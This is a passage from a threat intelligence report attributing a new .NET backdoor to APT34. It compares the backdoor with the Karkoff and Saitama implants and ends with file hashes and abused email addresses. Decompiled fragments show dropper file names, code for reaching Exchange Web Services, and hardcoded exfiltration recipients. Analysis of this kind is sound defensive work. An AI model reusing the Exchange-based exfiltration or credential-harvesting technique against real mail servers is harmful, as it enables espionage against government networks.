For instance, in the two separate attacks using Karkoff (detected by Trend Micro as Backdoor.MSIL.OILYFACE.A) in 2020 and Saitama (detected by Trend Micro as Backdoor.MSIL.AMATIAS.THEAABB) in 2022, the group used macros inside Excel files as part of the first stage to send phishing emails since the group did not have access to the enterprise yet. Contrary to this newest compromise, however, the first stage was rewritten completely in DotNet and executed by the actor directly.

Moreover, Karkoff malware has a full backdoor module using a government exchange server as a communication channel via send/received commands over an exchanged server, and used a hardcoded account to authenticate the said communication. Compared to the new malware, the latest compromise seems to be rewritten to use the same technique but only to exfiltrate data over the mail channel. Aside from using hardcoded accounts as exchange accounts, APT34 can add a new module that can monitor changes in passwords and use the new accounts to send mails, exfiltrating data via Microsoft Exchange servers.

Based on a 2019 report on APT34, the top countries targeted by the group are:

- The United Arab Emirates
- China
- Jordan
- Saudi Arabia

While not at the top of the group's list, other countries in the Middle East considered as targets are Qatar, Oman, Kuwait, Bahrain, Lebanon, and Egypt.

Attribution Analysis

There are several data points and indicators that suggest APT34 carried out this attack, and that this group is still active in targeting countries in the Middle East with a special focus on compromising government entities.

1. The first stage dropper

The first stage dropper between the Saitama backdoor and this new operation's first stage .Net dropper have a few similarities. Despite the dated Saitama operation's first stage dropper, a VBA macro that drops the actual .Net backdoor Saitama malware, the new attack implemented in the group's latest deployment is a .Net dropper that drops the actual malware. Both deployments' final stages leverage EWS' Managed API (Microsoft.Exchange.WenServices.dll).

```
ofp = ndp & "update.exe"
cop = ndp & "update.exe.config"
dop = ndp & "Microsoft.Exchange.WebServices.dll"
```

```
string str = "DevicesSrv.exe";
string str2 = "Microsoft.Exchange.WebServices.dll";
string str3 = "DevicesSrv.exe.config";
```

Figure 17. Saitama backdoor's first stage dropper (left), and the dropped files for the new APT34 .Net backdoor in the first stage (right)

2. Leveraging exchange servers for communications (Uni- and bidirectional)

Both this campaign and the Karkoff campaign made use of targeted exchange servers and relayed communications through it. In the previous campaign, this was reportedly done with the deployment of the Karkoff implant. The old Karkoff sample attributed to APT34 share a common functionality for abusing the EWS API.

```
// Token: 0x06000027 RID: 39 RVA: 0x00002133 File Offset: 0x00000333
private Uri ExchangeUri()
{
    return new Uri(string.Format("https://{0}/ews/exchange.asmx", this.host));
}
exchangeService.Url = new Uri("https://" + server.Replace("https://", "").TrimEnd(new char[]
{
    '/'
}) + "/ews/exchange.asmx");
```

Figure 18. The Karkoff implant leveraging EWS (top), and the newer APT34 backdoor's use of EWS (bottom)

3. The victim targeted

APT34 has been documented for targeting countries in the Middle East. In a previous campaign analyzed by Yoroi Labs, the Karkoff sample (SHA256: 1f47770cc42ac8805060004f203a5f537b7473a36ff41eabb746900b2fa24cc8) attributed to APT34 has the mail server domain hardcoded inside the sample. Alongside the target mail recipient the attackers receive information from is the same hardcoded mail server domain found in the latest backdoor, including the targeted Exchange Server for a government ministry. Both samples included some hardcoded credentials as well. However, the newer backdoor includes support for stealing the *new* passwords of previously compromised users who changed their passwords, ensuring their legitimate accounts stay compromised.

```
 8   // 0x00005741: host = "[redacted]"
16   // 0x000057BF: to = "[redacted]@protonmail.com"
     // Token: 0x04000006 RID: 6
     private static string[] justSendTargets = new string[]
     {
         "[redacted]@proton.me",
         "[redacted]@proton.me",
         "[redacted]@gmail.com",
         "[redacted]@proton.me"
     };

     // Token: 0x04000007 RID: 7
     private static string justSendServers = "[redacted]";
```

Figure 19. Karkoff implant targeting an army mail server in 2020 (top), and the newer APT backdoor targeting another mail server in 2023 (bottom)

Conclusions

At first glance, security teams can mistakenly tag the sample as safe or as a benign activity given the validity of the domains and mail credentials. It will take more experienced analysts to see that the domains abused is part of a bigger active directory domain "forest", which share a trust relationship with each other to allow different government ministries or agencies to communicate. Considering we found a compromised account from one entity inside a sample sourced from a different agency indicates APT34 now has a deep foothold in the government domain forest.

Following the stages executed, APT34's repeated use of the Saitama backdoor technique in the first stage indicates a confidence that even the dated malware's technique will continue to work and initiate compromise.

The next stages for exfiltrating data, however, are considerably new and are considered exploratory for the group. Despite the routine's simplicity, the novelty of the second and last stages also indicate that this entire routine can just be a small part of a bigger campaign targeting governments. We continue tracking and monitoring the abuse of this threat to determine the

depth and breadth of this compromise.

Indicators of Compromise (IOCs)

SHA256	File name	Detection
5ed7ebc339af6ca6a5d1b9b45db6b3ae00232d9ccd80d5fcadf7680320bd4e6b	DevicesSrv.exe	Backdoor.MSIL.REDCAP.A
827366355c6429a7fe12d111e240c5bcec3ed61e717fb84ea8b771672dd1f88e	psgfilter.dll	Trojan.Win64.REDCAP.AF

Emails abused

- Jaqueline[.]Herrera@proton[.]me
- Ciara[.]Stoneburner@proton[.]me
- marsha[.]fischer556@gmail[.]com
- Kathryn[.]Firkins@proton[.]me
- Susan[.]potts454@proton[.]me
- Earl[.]butler945@gmail[.]com

Additional insights provided by AbdelRahman Yasser.